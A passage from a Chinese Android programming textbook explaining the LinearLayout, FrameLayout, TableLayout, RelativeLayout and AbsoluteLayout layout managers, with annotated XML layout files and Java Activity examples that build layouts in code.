</LinearLayout>
```

本程序一共定义了 3 个文本显示组件，并采用水平布局（horizontal）形式显示，程序的运行效果如图 5-1 所示。



图 5-1　线性水平布局

从程序的运行效果可以发现，由于使用的是线性水平布局，所以所有的组件都在同一条水平线上，如果组件超出了屏幕的宽度，则可能无法正常显示。

Android 中的所有组件包括布局管理器实际上都是 View 的子类，所以 LinearLayout 布局管理器也是 View 类的子类。LinearLayout 组件类的继承结构如下：

```
java.lang.Object
   ↳ android.view.View
       ↳ android.view.ViewGroup
           ↳ android.widget.LinearLayout
```

对于这些 View 类的组件，除了可以使用配置布局管理器的方式定义之外，也可以通过 Activity 程序动态地进行操作。android.widget.LinearLayout 类的常用操作方法及常量如表 5-1 所示。

表 5-1　LinearLayout 类的常用操作方法及常量

No.	方法及常量	类　型	描　述
1	public static final int HORIZONTAL	常量	设置水平对齐
2	public static final int VERTICAL	常量	设置垂直对齐
3	public LinearLayout(Context context)	构造	创建 LinearLayout 类的对象
4	public void addView(View child, ViewGroup.LayoutParams params)	普通	增加组件并且指定布局参数
5	public void addView(View child)	普通	增加组件
6	protected void onDraw(Canvas canvas)	普通	用于图形绘制的方法
7	public void setOrientation(int orientation)	普通	设置对齐方式

另外，如果要使用程序控制 LinearLayout 布局管理器的操作，则还需要对一些布局参数进行配置，所有的布局参数都保存在 ViewGroup.LayoutParams 类中，而线性布局的参数则保存在 ViewGroup.LayoutParams 的子类 LinearLayout.LayoutParams 类中。LinearLayout.LayoutParams 类的继承结构如下：

```
java.lang.Object
   ↳ android.view.ViewGroup.LayoutParams
        ↳ android.view.ViewGroup.MarginLayoutParams
             ↳ android.widget.LinearLayout.LayoutParams
```

LinearLayout.LayoutParams 类提供了一个构造方法，语法如下：

```
public LinearLayout.LayoutParams (int width, int height)
```

在创建布局参数时需要传递布局参数的宽度和高度，而这两个布局参数可以通过 ViewGroup. LayoutParams 类提供的两个常量配置，如表 5-2 所示。

表 5-2　常用布局参数

No.	常　量	类　型	描　述
1	public static final int FILL_PARENT	常量	填充全部父控件
2	public static final int WRAP_CONTENT	常量	包裹自身控件

【例 5-3】 通过代码生成布局管理器

```
package org.lxh.demo;
import android.app.Activity;
import android.os.Bundle;
import android.view.ViewGroup;
import android.widget.LinearLayout;
import android.widget.TextView;
public class MyLinearLayoutDemo extends Activity {
    @Override
    public void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
```



```
        LinearLayout layout = new LinearLayout(this);                  //创建线性布局管理器
        LinearLayout.LayoutParams param = new LinearLayout.LayoutParams(
                ViewGroup.LayoutParams.FILL_PARENT,           //布局管理器宽度为屏幕宽度
                ViewGroup.LayoutParams.FILL_PARENT);          //布局管理器高度为屏幕高度
        layout.setOrientation(LinearLayout.VERTICAL);                  //垂直摆放组件
        LinearLayout.LayoutParams txtParam = new LinearLayout.LayoutParams(
                ViewGroup.LayoutParams.FILL_PARENT,           //组件宽度为屏幕宽度
                ViewGroup.LayoutParams.WRAP_CONTENT);//组件高度为文字高度
        TextView txt = new TextView(this);                             //定义文本显示组件
        txt.setLayoutParams(txtParam);                                 //设置文本组件布局参数
        txt.setText("北京魔乐科技软件学院（MLDN）");                     //设置显示内容
        txt.setTextSize(20);                                           //设置文字大小
        layout.addView(txt, txtParam);                                 //增加组件
        super.addContentView(layout, param) ;                          //显示布局管理器
    }
}
```

本程序不再采用配置文件的方式配置布局管理器和组件，所有的组件都是通过程序代码动态生成的，在生成组件或布局管理器时，都通过 LinearLayout.LayoutParams 类指定了布局的参数，最后使用 addContentView()方法设置了要显示的组件。程序的运行效果如图 5-2 所示。



图 5-2　手工配置布局管理器

5.3　框架布局管理器：FrameLayout

FrameLayout 布局（框架布局）就是在屏幕上开辟一个区域以填充所有的组件，但是使用 FrameLayout 布局会将所有的组件都放在屏幕的左上角，而且所有的组件层叠显示，如图 5-3 所示。



图 5-3　使用 FrameLayout 布局的形式

如图 5-3 所示，所有组件都会自动地在一块区域（左上角）上进行叠加，而且由于叠加操作，也会出现组件显示覆盖的样式，下面就通过 FrameLayout 进行组件布局。

【例 5-4】　使用 FrameLayout 进行布局

```
<?xml version="1.0" encoding="utf-8"?>
<FrameLayout                                           //使用框架布局
```

```
        xmlns:android="http://schemas.android.com/apk/res/android"
        android:id="@+id/FrameLayout01"             //此布局的 ID，程序中使用
        android:layout_width="wrap_content"         //此布局管理器将填充整个屏幕宽度
        android:layout_height="wrap_content">       //此布局管理器将填充整个屏幕高度
        <ImageView                                  //图片显示组件
            android:id="@+id/myimg"                 //此组件 ID，程序中使用
            android:src="@drawable/mldn_3g"         //设置显示图片，保存在 drawable-*文件夹中
            android:layout_width="wrap_content"     //组件宽度为图片宽度
            android:layout_height="wrap_content"/>  //组件高度为图片高度
        <EditText                                   //文本输入框
            android:id="@+id/myinput"               //此组件 ID，程序中使用
            android:text="请输入您的姓名..."         //默认显示文字
            android:layout_width="wrap_content"     //组件宽度为文字宽度
            android:layout_height="wrap_content"/>  //组件高度为文字高度
        <Button                                     //普通按钮
            android:id="@+id/mybut"                 //此组件 ID，程序中使用
            android:text="按我"                     //默认显示文字
            android:layout_width="wrap_content"     //组件宽度为文字宽度
            android:layout_height="wrap_content"/>  //组件高度为文字高度
</FrameLayout>
```

本程序分别定义了 3 个组件：图片显示框（ImageView）、文本编辑框（EditText）和按钮（Button），由于采用的布局管理器是 FrameLayout，所以所有的组件都会在左上方集合。程序的运行效果如图 5-4 所示。



图 5-4　使用 FrameLayout 布局管理器

与线性布局管理器一样，对于 FrameLayout 也可以使用 android.widget.FrameLayout 类进行控制，而且所有的布局参数也可以通过 android.widget.FrameLayout.LayoutParams 类配置，这两个类的继承结构如下：

android.widget.FrameLayout 类继承结构	android.widget.FrameLayout.LayoutParams 类继承结构
java.lang.Object	java.lang.Object
↳ android.view.View	↳ android.view.ViewGroup.LayoutParams
↳ android.view.ViewGroup	↳ android.view.ViewGroup.MarginLayoutParams
↳ android.widget.FrameLayout	↳ android.widget.FrameLayout.LayoutParams

而这两个类中的操作形式与 LinearLayout、LinearLayout.LayoutParams 在操作形式上是相似的，下面通过代码说明。

【例 5-5】　通过 Activity 程序定义 FrameLayout

```
package org.lxh.demo;
import android.app.Activity;
import android.os.Bundle;
import android.view.ViewGroup;
import android.widget.Button;
import android.widget.EditText;
```



```
import android.widget.FrameLayout;
import android.widget.ImageView;
public class MyFrameLayoutDemo extends Activity {
	@Override
	public void onCreate(Bundle savedInstanceState) {
		super.onCreate(savedInstanceState);
		FrameLayout layout = new FrameLayout(this) ;
		FrameLayout.LayoutParams layoutParam = new FrameLayout.LayoutParams(
				ViewGroup.LayoutParams.FILL_PARENT,	//布局管理器宽度为屏幕宽度
				ViewGroup.LayoutParams.FILL_PARENT);	//布局管理器高度为屏幕高度
		FrameLayout.LayoutParams viewParam = new FrameLayout.LayoutParams(
				ViewGroup.LayoutParams.WRAP_CONTENT, //组件宽度为内容宽度
				ViewGroup.LayoutParams.WRAP_CONTENT);//组件高度为内容高度
		ImageView img = new ImageView(this) ;			//定义图片组件
		img.setImageResource(R.drawable.mldn_3g) ;		//设置资源图片
		EditText edit = new EditText(this) ;			//定义文本编辑组件
		edit.setText("请输入您的姓名...") ;			//设置显示文字
		Button but = new Button(this) ;				//定义按钮
		but.setText("按我") ;					//设置文字
		layout.addView(img,viewParam) ;				//增加组件
		layout.addView(edit,viewParam) ;			//增加组件
		layout.addView(but,viewParam) ;				//增加组件
		super.setContentView(layout, layoutParam);		//显示布局管理器
	}
}
```

本程序不再使用布局管理器文件（main.xml）对显示组件进行配置，所有的配置直接在 Activity 程序中完成，首先定义了一个 FrameLayout 布局管理器对象，之后又为此布局管理器配置了显示参数，而后分别定义了 3 个组件：ImageView、EditText 和 Button，并且分别将这些组件加入到了布局管理器中，程序的运行效果如图 5-4 所示。

5.4　表格布局管理器：TableLayout

TableLayout 是采用表格的形式对控件的布局进行管理的，在 TableLayout 布局管理器中，要使用 TableRow 进行表格行的控制，之后所有的组件要在 TableRow 中增加，如图 5-5 所示。



图 5-5　TableLayout 与 TableRow



提示

表格布局主要用于列表操作上。

有程序开发经验的读者应该清楚，在编写程序进行列表输出的操作上，都会使用表格布局管理器对数据显示进行排列，例如，在 HTML 中可以将表格作为布局管理器使用，本书在以后讲解列表操作的范例中都会以表格的形式进行排版。

下面使用 TableLayout 完成表格布局的组件排列形式。

【例 5-6】 在 main.xml 文件中指定排版及定义组件

```
<?xml version="1.0" encoding="utf-8"?>
<TableLayout                                               //使用 TableLayout 布局
    xmlns:android="http://schemas.android.com/apk/res/android"
    android:id="@+id/TableLayout01"                        //此布局管理器的 ID
    android:layout_width="fill_parent"                     //布局管理器的宽度为屏幕宽度
    android:layout_height="fill_parent">                   //布局管理器的高度为屏幕高度
    <TableRow>                                             //定义表格的行
        <EditText                                          //定义文本编辑框
            android:id="@+id/myinput"                      //组件 ID，程序中使用
            android:layout_width="wrap_content"            //组件宽度为文字宽度
            android:layout_height="wrap_content"           //组件高度为文字高度
            android:text="请输入检索关键字..."/>            //默认的显示文字
        <Button                                            //普通按钮
            android:id="@+id/search"                       //组件 ID，程序中使用
            android:text="检索"                            //按钮的显示文字
            android:layout_width="wrap_content"            //组件的宽度为文字宽度
            android:layout_height="wrap_content"/>         //组件的高度为文字高度
    </TableRow>                                            //行布局完结
    <View                                                  //定义一条分割线
        android:layout_height="2px"                        //分割线的高度为 2px
        android:background="#FF909090" />                  //定义分割线的颜色
    <TableRow>                                             //定义表格的行
        <TextView                                          //文本显示框
            android:id="@+id/info1"                        //组件 ID，程序中使用
            android:text="请选择文字编码："                 //组件的默认显示文字
            android:textSize="20px"                        //设置文字大小
            android:layout_width="wrap_content"            //组件宽度为文字宽度
            android:layout_height="wrap_content"/>         //组件高度为文字高度
        <RadioGroup                                        //定义单选按钮组
            android:id="@+id/encoding"                     //单选按钮 ID，程序中使用
            android:layout_width="wrap_content"            //组件宽度为文字宽度
            android:layout_height="wrap_content"           //组件高度为文字高度
            android:orientation="vertical"                 //所有选项垂直排列
            android:checkedButton="@+id/gbk">              //设置默认选中项
            <RadioButton                                   //单选按钮选项
                android:id="@+id/utf"                      //此选项 ID，程序中使用
                android:text="UTF 编码"/>                  //选项的默认文字
            <RadioButton                                   //单选按钮选项
                android:id="@+id/gbk"                      //此选项 ID，程序中使用
                android:text="GBK 编码"/>                  //选项的默认文字
```

```
        </RadioGroup>
    </TableRow>
</TableLayout>
```

本程序采用 TableLayout 进行布局，首先定义了两行（两个 TableRow），之后向第 1 行中增加了一个文本框和一个按钮，向第 2 行中增加了一个信息提示框和一个单选按钮组件，为了让组件清晰显示，中间使用 View 增加了一条分割线。程序的运行效果如图 5-6 所示。



图 5-6　使用 TableLayout 布局

以上程序使用了表格布局管理器（TableLayout）进行组件的显示排版，而使用 TableLayout 除了完成排版功能之外，最多的也用于进行信息的表格显示输出，例如以下使用表格排版输出了一些基本的用户信息。

【例 5-7】 使用表格排版输出基本用户信息

```
<?xml version="1.0" encoding="utf-8"?>
<TableLayout                                        //使用表格布局管理器
    xmlns:android="http://schemas.android.com/apk/res/android"
    android:id="@+id/TableLayout01"                 //布局管理器的 ID
    android:layout_width="fill_parent"              //布局管理器占据整个屏幕宽度
    android:layout_height="fill_parent">            //布局管理器占据整个屏幕高度
    <TableRow>                                      //定义表格行
        <TextView                                   //定义文本显示组件
            android:layout_column="0"               //表格列编号
            android:text="ID"                       //默认显示文字
            android:gravity="center_horizontal"     //居中对齐
            android:padding="8px" />                //定义组件大小
        <TextView                                   //定义文本显示组件
            android:layout_column="1"               //表格列编号
            android:text="姓名"                     //默认显示文字
            android:gravity="center_horizontal"     //居中对齐
            android:padding="8px" />                //定义组件大小
        <TextView                                   //定义文本显示组件
            android:layout_column="2"               //表格列编号
            android:text="EMAIL"                    //默认显示文字
            android:gravity="center_horizontal"     //居中对齐
            android:padding="8px" />                //定义组件大小
        <TextView                                   //定义文本显示组件
            android:layout_column="3"               //表格列编号
            android:text="地址"                     //默认显示文字
            android:gravity="center_horizontal"     //居中对齐
            android:padding="8px" />                //定义组件大小
    </TableRow>                                     //表格行完结
    <View                                           //定义一条分割线
```

```
            android:layout_height="2px"                    //定义组件大小
            android:background="#FF909090" />              //定义显示颜色
    <TableRow>                                             //定义表格行
        <TextView                                          //定义文本显示组件
            android:layout_column="0"                      //表格列编号
            android:text="MLDN"                            //默认显示文字
            android:gravity="center_horizontal"            //居中对齐
            android:padding="3px" />                       //定义组件大小
        <TextView                                          //定义文本显示组件
            android:layout_column="1"                      //表格列编号
            android:text="魔乐科技"                         //默认显示文字
            android:gravity="center_horizontal"            //居中对齐
            android:padding="3px" />                       //定义组件大小
        <TextView                                          //定义文本显示组件
            android:layout_column="2"                      //表格列编号
            android:text="mldnkf@163.com"                  //默认显示文字
            android:gravity="center_horizontal"            //居中对齐
            android:padding="3px" />                       //定义组件大小
        <TextView                                          //定义文本显示组件
            android:layout_column="3"                      //表格列编号
            android:text="北京西城区甲 11 号德外大街德胜科技园美江大厦 A 座 6 层 —— MLDN
魔乐科技"                                                   //默认显示文字
            android:gravity="center_horizontal"            //居中对齐
            android:padding="3px" />                       //定义组件大小
    </TableRow>                                            //表格行完结
    <TableRow>                                             //定义表格行
        <TextView                                          //定义文本显示组件
            android:layout_column="0"                      //表格列编号
            android:text="LXH"                             //默认显示文字
            android:gravity="center_horizontal"            //居中对齐
            android:padding="3px" />                       //定义组件大小
        <TextView                                          //定义文本显示组件
            android:layout_column="1"                      //表格列编号
            android:text="李兴华"                           //默认显示文字
            android:gravity="center_horizontal"            //居中对齐
            android:padding="3px" />                       //定义组件大小
        <TextView                                          //定义文本显示组件
            android:layout_column="2"                      //表格列编号
            android:text="mldnqa@sina.com"                 //默认显示文字
            android:gravity="center_horizontal    "        //居中对齐
            android:padding="3px" />                       //定义组件大小
        <TextView                                          //定义文本显示组件
            android:layout_column="3"                      //表格列编号
            android:text="天津"                             //默认显示文字
            android:gravity="center_horizontal"            //居中对齐
            android:padding="3px" />                       //定义组件大小
    </TableRow>                                            //表格行完结
</TableLayout>                                             //表格布局完结
```

本程序一共定义了 3 行 3 列的表格显示信息，其中第 1 行用于显示信息的标头，而第 2、3 行分别显示对应的数据，而且每一列都进行了不同的编号。程序的运行效果如图 5-7 所示。






图 5-7　表格输出

通过图 5-7 可以发现，此时所有的数据的确是按照表格的形式进行了显示，但是也注意到，当数据内容过多时显示并不完整，此时，可以通过<TableLayout>中提供的 android:shrinkColumns 属性将第 4 列（android:layout_column="3"）定义为可收缩列，如以下范例所示。

【例 5-8】 定义可收缩列

```
<TableLayout                                  //表格布局
    xmlns:android="http://schemas.android.com/apk/res/android"
    android:id="@+id/TableLayout01"           //布局管理器 ID，程序中使用
    android:layout_width="fill_parent"        //布局管理器宽度为屏幕宽度
    android:layout_height="fill_parent"       //布局管理器高度为屏幕高度
    android:shrinkColumns="3">                //第 4 列设置为可收缩列，可根据文字信息调整显示格式
```

设置完此参数后，程序的运行效果如图 5-8 所示。

如果要想隐藏某个列显示，可以直接使用 android:collapseColumns 属性完成，如果要想设置多个不显示的列，则直接使用“,”分割。

【例 5-9】 设置第 1 列和第 4 列不显示

```
<TableLayout                                          //表格布局
    xmlns:android="http://schemas.android.com/apk/res/android"
    android:id="@+id/TableLayout01"                   //布局管理器 ID，程序中使用
    android:layout_width="fill_parent"                //布局管理器宽度为屏幕宽度
    android:layout_height="fill_parent"               //布局管理器高度为屏幕高度
    android:collapseColumns="0,3">                    //第 1 列和第 4 列设置为隐藏
```

设置完此参数后，程序的运行效果如图 5-9 所示。



图 5-8　自动进行显示格式的调整



图 5-9　设置不显示的操作列

如果用户想为一个表格的显示设置一些背景图片，可以使用 android:background 属性指定背景图片，但是此时背景图片应该首先保存在 res\drawable-*文件夹中，例如，以下范例设置了图片 mldn_logo 用于在表格中显示。

【例 5-10】 为表格增加背景图片

```
<TableLayout                                          //表格布局
    xmlns:android="http://schemas.android.com/apk/res/android"
    android:id="@+id/TableLayout01"                   //布局管理器 ID，程序中使用
    android:layout_width="fill_parent"                //布局管理器宽度为屏幕宽度
    android:layout_height="fill_parent"               //布局管理器高度为屏幕高度
```

```
    android:shrinkColumns="3"                          //第 4 列设置为可收缩列
    android:background="@drawable/mldn_logo"> //定义背景图片
```

设置完此参数后，程序的运行效果如图 5-10 所示。



图 5-10　设置背景图片

基本的程序完成之后，下面再研究一下如何通过 Activity 程序动态地生成表格布局管理器的操作。由于表格布局管理器中需要使用 TableLayout 和 TableRow 两个元素进行配置，所以在 Android 中专门提供了 android.widget.TableLayout 和 android.widget.TableRow 两个类，这两个类的继承结构如下：

android.widget.TableLayout 类的继承结构

```
java.lang.Object
   ↳ android.view.View
        ↳ android.view.ViewGroup
             ↳ android.widget.LinearLayout
                  ↳ android.widget.TableLayout
```

android.widget.TableRow 类的继承结构

```
java.lang.Object
   ↳ android.view.View
        ↳ android.view.ViewGroup
             ↳ android.widget.LinearLayout
                  ↳ android.widget.TableRow
```

除了这两个布局管理类之外，表格布局的参数类也提供了 android.widget.TableLayout.LayoutParams 和 android.widget.TableRow.LayoutParams 两个类，这两个类的继承结构如下：

android.widget.TableLayout.LayoutParams 类的继承结构

```
java.lang.Object
   ↳ android.view.ViewGroup.LayoutParams
      ↳ android.view.ViewGroup.MarginLayoutParams
         ↳ android.widget.LinearLayout.LayoutParams
            ↳android.widget.TableLayout.LayoutParams
```

android.widget.TableRow.LayoutParams 类的继承结构

```
java.lang.Object
   ↳ android.view.ViewGroup.LayoutParams
      ↳ android.view.ViewGroup.MarginLayoutParams
         ↳ android.widget.LinearLayout.LayoutParams
            ↳ android.widget.TableRow.LayoutParams
```

【例 5-11】　定义 Activity 程序，动态生成表格布局

```
package org.lxh.demo;
import android.app.Activity;
```



```
import android.os.Bundle;
import android.view.ViewGroup;
import android.widget.TableLayout;
import android.widget.TableRow;
import android.widget.TextView;
public class MyTableLayoutDemo extends Activity {
    private String titleData[][] = new String[][] {
            { "ID", "姓名", "EMAIL", "地址" },                          //标题头
            { "MLDN", "魔乐科技", "mldnkf@163.com",
                    "北京西城区甲 11 号德外大街德胜科技园美江大厦 A 座 6 层——MLDN 魔
乐科技" },
            { "LXH", "李兴华", "mldnqa@sina.com", "天津" } };  //显示数据
    @Override
    public void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        TableLayout layout = new TableLayout(this);               //表格布局
        TableLayout.LayoutParams layoutParam = new TableLayout.LayoutParams(
                ViewGroup.LayoutParams.FILL_PARENT,         //布局管理器宽度为屏幕宽度
                ViewGroup.LayoutParams.FILL_PARENT);        //布局管理器高度为屏幕高度
        layout.setBackgroundResource(R.drawable.mldn_logo);  //设置背景图片
        for (int x = 0; x < this.titleData.length; x++) {
            TableRow row = new TableRow(this);               //定义表格行
            for (int y = 0; y < this.titleData[x].length; y++) {
                TextView text = new TextView(this);          //创建文本组件
                text.setText(this.titleData[x][y]);          //设置文本内容
                row.addView(text, y);                        //增加组件
            }
            layout.addView(row);                             //增加表格行
        }
        super.setContentView(layout, layoutParam);           //定义组件
    }
}
```

本程序采用动态生成表格布局的方式，所以程序首先定义了一个 TableLayout 布局管理器，之后采用循环的方式生成表格行（TableRow）和相应的表格列组件（TextView）。程序的运行效果如图 5-11 所示。



图 5-11　通过程序动态生成表格

从实际的 Android 开发来讲，表格的主要功能还是在于列表上，但如上面所示的程序实在是过于复杂，所以对于本程序读者只需要理解含义即可，在以后对于表格布局会结合 ListView 组件进行实际的应用讲解。

5.5　相对布局管理器：RelativeLayout

相对布局管理器指参考某一控件对组件进行摆放，可以通过控制将组件摆放在一个指定参考组件的上、下、左、右等位置，这些操作可以直接通过各个组件提供的属性完成，如表 5-3 所示。

表 5-3　组件相对布局的常用属性

No.	属性名称	对应的规则常量	描　述
1	android:layout_below	RelativeLayout.BELOW	摆放在指定组件的下边
2	android:layout_toLeftOf	RelativeLayout.LEFT_OF	摆放在指定组件的左边
3	android:layout_toRightOf	RelativeLayout.RIGHT_OF	摆放在指定组件的右边
4	android:layout_alignTop	RelativeLayout.ALIGN_TOP	以指定组件为参考进行上对齐
5	android:layout_alignBottom	RelativeLayout.ALIGN_BOTTOM	以指定组件为参考进行下对齐
6	android:layout_alignLeft	RelativeLayout.ALIGN_LEFT	以指定组件为参考进行左对齐
7	android:layout_alignRight	RelativeLayout.ALIGN_RIGHT	以指定组件为参考进行右对齐

表 5-3 中除了给出常用的布局属性之外，也给出了对应的规则常量的名称，这些规则常量可以在使用 Activity 程序生成组件并对组件排版时使用。

【例 5-12】 使用相对布局管理器进行组件的排列

```
<?xml version="1.0" encoding="utf-8"?>
<RelativeLayout                                         //定义相对布局管理器
    xmlns:android="http://schemas.android.com/apk/res/android"
    android:id="@+id/AbsoluteLayout01"                  //布局管理器 ID，程序使用
    android:layout_width="fill_parent"                  //此布局管理器将占据整个屏幕的宽度
    android:layout_height="fill_parent">                //此布局管理器将占据整个屏幕的高度
    <ImageView                                          //定义图片显示
        android:id="@+id/imga"                          //此组件 ID，程序中使用
        android:src="@drawable/android_mldn_01"         //显示图片
        android:layout_width="wrap_content"             //组件宽度为图片宽度
        android:layout_height="wrap_content" />         //组件高度为图片高度
    <ImageView                                          //定义图片显示
        android:id="@+id/imgb"                          //此组件 ID，程序中使用
        android:src="@drawable/android_mldn_02"         //显示图片
        android:layout_width="wrap_content"             //组件宽度为图片宽度
        android:layout_height="wrap_content"            //组件高度为图片高度
        android:layout_toRightOf="@id/imga"/>           //摆放在 imga 图片的右边
    <TextView                                           //定义文本显示组件
        android:text="北京魔乐科技软件学院"              //默认显示文字
        android:id="@+id/mytext"                        //此组件 ID，程序中使用
        android:layout_height="wrap_content"            //组件高度为文字高度
        android:layout_width="wrap_content"             //组件宽度为文字宽度
```

```
            android:layout_toRightOf="@id/imga"        //组件摆放在 imga 图片的右边
            android:layout_below="@id/imgb" />         //组件摆放在 imgb 图片的下边
        <Button                                        //定义普通按钮
            android:text="http://www.mldnjava.cn"      //按钮的默认显示文字
            android:id="@+id/mybut"                    //此组件 ID，程序中使用
            android:layout_height="wrap_content"       //组件高度为文字高度
            android:layout_width="wrap_content"        //组件宽度为文字宽度
            android:layout_below="@id/mytext" />       //此组件摆放在 mytext 组件之下
</RelativeLayout>
```

本程序定义了两个图片组件、一个文字组件和一个按钮，并且使用了相对布局管理器对这些组件进行了摆放，程序的运行效果如图 5-12 所示。



图 5-12　使用相对布局管理器摆放组件

完成了基本的配置操作之后，下面再通过 RelativeLayout 类和 RelativeLayout.LayoutParams 类在 Activity 类中进行配置，这两个类的继承结构如下：

RelativeLayout 类的继承结构	RelativeLayout.LayoutParams 类的继承结构
java.lang.Object	java.lang.Object
↳ android.view.View	↳ android.view.ViewGroup.LayoutParams
↳ android.view.ViewGroup	↳ android.view.ViewGroup.MarginLayoutParams
↳ android.widget.RelativeLayout	↳ android.widget.RelativeLayout.LayoutParams

如果要想使用 RelativeLayout.LayoutParams 类指定新组件的排列参数，还需要了解该类所提供的一些操作方法，如表 5-4 所示。

表 5-4　RelativeLayout.LayoutParams 类的主要方法

No.	方　法	类　型	描　述
1	public RelativeLayout.LayoutParams (int w, int h)	构造	指定 RelativeLayout 布局的宽度和高度
2	public void addRule (int verb, int anchor)	普通	增加指定的参数规则
3	public int[] getRules ()	普通	取得一个组件的全部参数规则

下面通过一个实际的程序来演示如何动态地生成组件，但由于相对布局必须以组件作为布局参考，所以本程序将直接在上一程序的基础之上进行新组件的配置。

【例 5-13】 定义 Activity 程序，动态生成组件

```
package org.lxh.demo;
import android.app.Activity;
```

```
import android.os.Bundle;
import android.view.ViewGroup;
import android.widget.EditText;
import android.widget.RelativeLayout;
public class MyView extends Activity {
	@Override
	public void onCreate(Bundle savedInstanceState) {
		super.onCreate(savedInstanceState);			//调用父类 onCreate()方法
		setContentView(R.layout.main);				//调用布局文件
		RelativeLayout rl = (RelativeLayout) super.findViewById(R.id.AbsoluteLayout01) ;
		RelativeLayout.LayoutParams param = new RelativeLayout.LayoutParams(
			ViewGroup.LayoutParams.FILL_PARENT,			//布局管理器宽度为屏幕宽度
			ViewGroup.LayoutParams.FILL_PARENT			//布局管理器高度为屏幕高度
		);							//设置布局的宽度和高度
		param.addRule(RelativeLayout.BELOW, R.id.mybut);	//放在 mybut 组件之下
		param.addRule(RelativeLayout.RIGHT_OF, R.id.imga);	//放在 imga 组件右边
		EditText text = new EditText(this) ;			//定义文本输入框
		rl.addView(text,param) ;				//加入组件
	}
}
```

本例中的 Activity 程序首先取得了所配置的 RelativeLayout 布局管理器的对象，之后利用 RelativeLayout.LayoutParams 增加了组件的相对排列的规则，而最后要增加的新组件（EditText）则依据 RelativeLayout.LayoutParams 所设置的规则增加到手机屏幕上。程序的运行效果如图 5-13 所示。



图 5-13　通过 Activity 程序增加组件

5.6　布局管理器的嵌套

在使用布局管理器进行组件布局时，也可以将各个布局管理器嵌套在一起使用，例如，在一个线性布局中包含其他的线性布局或者是表格布局都是允许的。现在希望完成一个如图 5-14 所示的显示样式，则可以按照如下范例编写代码。






图 5-14　布局管理器嵌套

【例 5-14】 定义布局管理器进行嵌套布局

```
<?xml version="1.0" encoding="utf-8"?>
<LinearLayout                                                   //线性布局管理器
    xmlns:android="http://schemas.android.com/apk/res/android"
    android:orientation="vertical" android:layout_width="fill_parent"
    android:layout_height="fill_parent">
    <Button                                                     //按钮组件
        android:layout_width="fill_parent"                      //组件宽度为屏幕宽度
        android:layout_height="wrap_content"                    //组件高度为文字高度
        android:text="北京魔乐科技软件学院" />                  //默认文字
    <LinearLayout                                               //内嵌线性布局管理器
        xmlns:android="http://schemas.android.com/apk/res/android"
        android:orientation="horizontal"                        //所有组件水平摆放
        android:layout_width="fill_parent"                      //布局管理器宽度为屏幕宽度
        android:layout_height="wrap_content">                   //布局管理器高度为组件高度
        <ImageView                                              //定义图片显示
            android:src="@drawable/mldn_3g"                     //显示图片 ID
            android:layout_width="wrap_content"                 //组件宽度为图片宽度
            android:layout_height="wrap_content" />             //组件高度为图片高度
        <ImageView                                              //定义图片显示
            android:src="@drawable/mldn_man"                    //显示图片 ID
            android:layout_width="wrap_content"                 //组件宽度为图片宽度
            android:layout_height="wrap_content" />             //组件高度为图片高度
    </LinearLayout>
    <TableLayout                                                //内嵌表格布局管理器
        xmlns:android="http://schemas.android.com/apk/res/android"
        android:layout_width="wrap_content" android:layout_height="wrap_content">
        <TableRow>                                              //表格行
            <EditText                                           //文本编辑框
                android:layout_width="wrap_content"             //组件宽度为文字宽度
                android:layout_height="wrap_content"            //组件高度为文字高度
                android:text="请输入检索关键字..." />           //默认显示文字
            <Button                                             //按钮组件
                android:text="检索"                             //默认显示文字
                android:layout_width="wrap_content"             //组件宽度为文字宽度
```

```
                    android:layout_height="wrap_content" />         //组件高度为文字高度
            </TableRow>
        </TableLayout>
</LinearLayout>
```

本程序在一个线性布局管理器之中嵌套了另外一个线性布局管理器和一个表格布局管理器。程序的运行效果如图 5-15 所示。



图 5-15　布局管理器嵌套

5.7　绝对定位布局管理器：AbsoluteLayout

提示

此布局管理器已经被废除。

本节所讲解的绝对定位布局管理器由于版本的升级原因，在 Android 2.3.3 中已经被废除了，而考虑到不同 Android 版本的开发者，在此进行简单介绍。讲解开发是在 Android 2.2 的环境下进行的，读者建立项目时考虑好版本问题即可，有兴趣的读者可以了解一下。

在 Android 2.3 以前还存在着一种绝对定位布局管理器（AbsoluteLayout），此布局管理器是一种采用坐标定位显示的布局管理器，它会将屏幕按照 X 坐标和 Y 坐标的形式对组件进行排列，如图 5-16 所示。




图 5-16　绝对定位布局

但是如果要想使用绝对定位布局管理器，需要每一个组件中的以下两个属性支持。
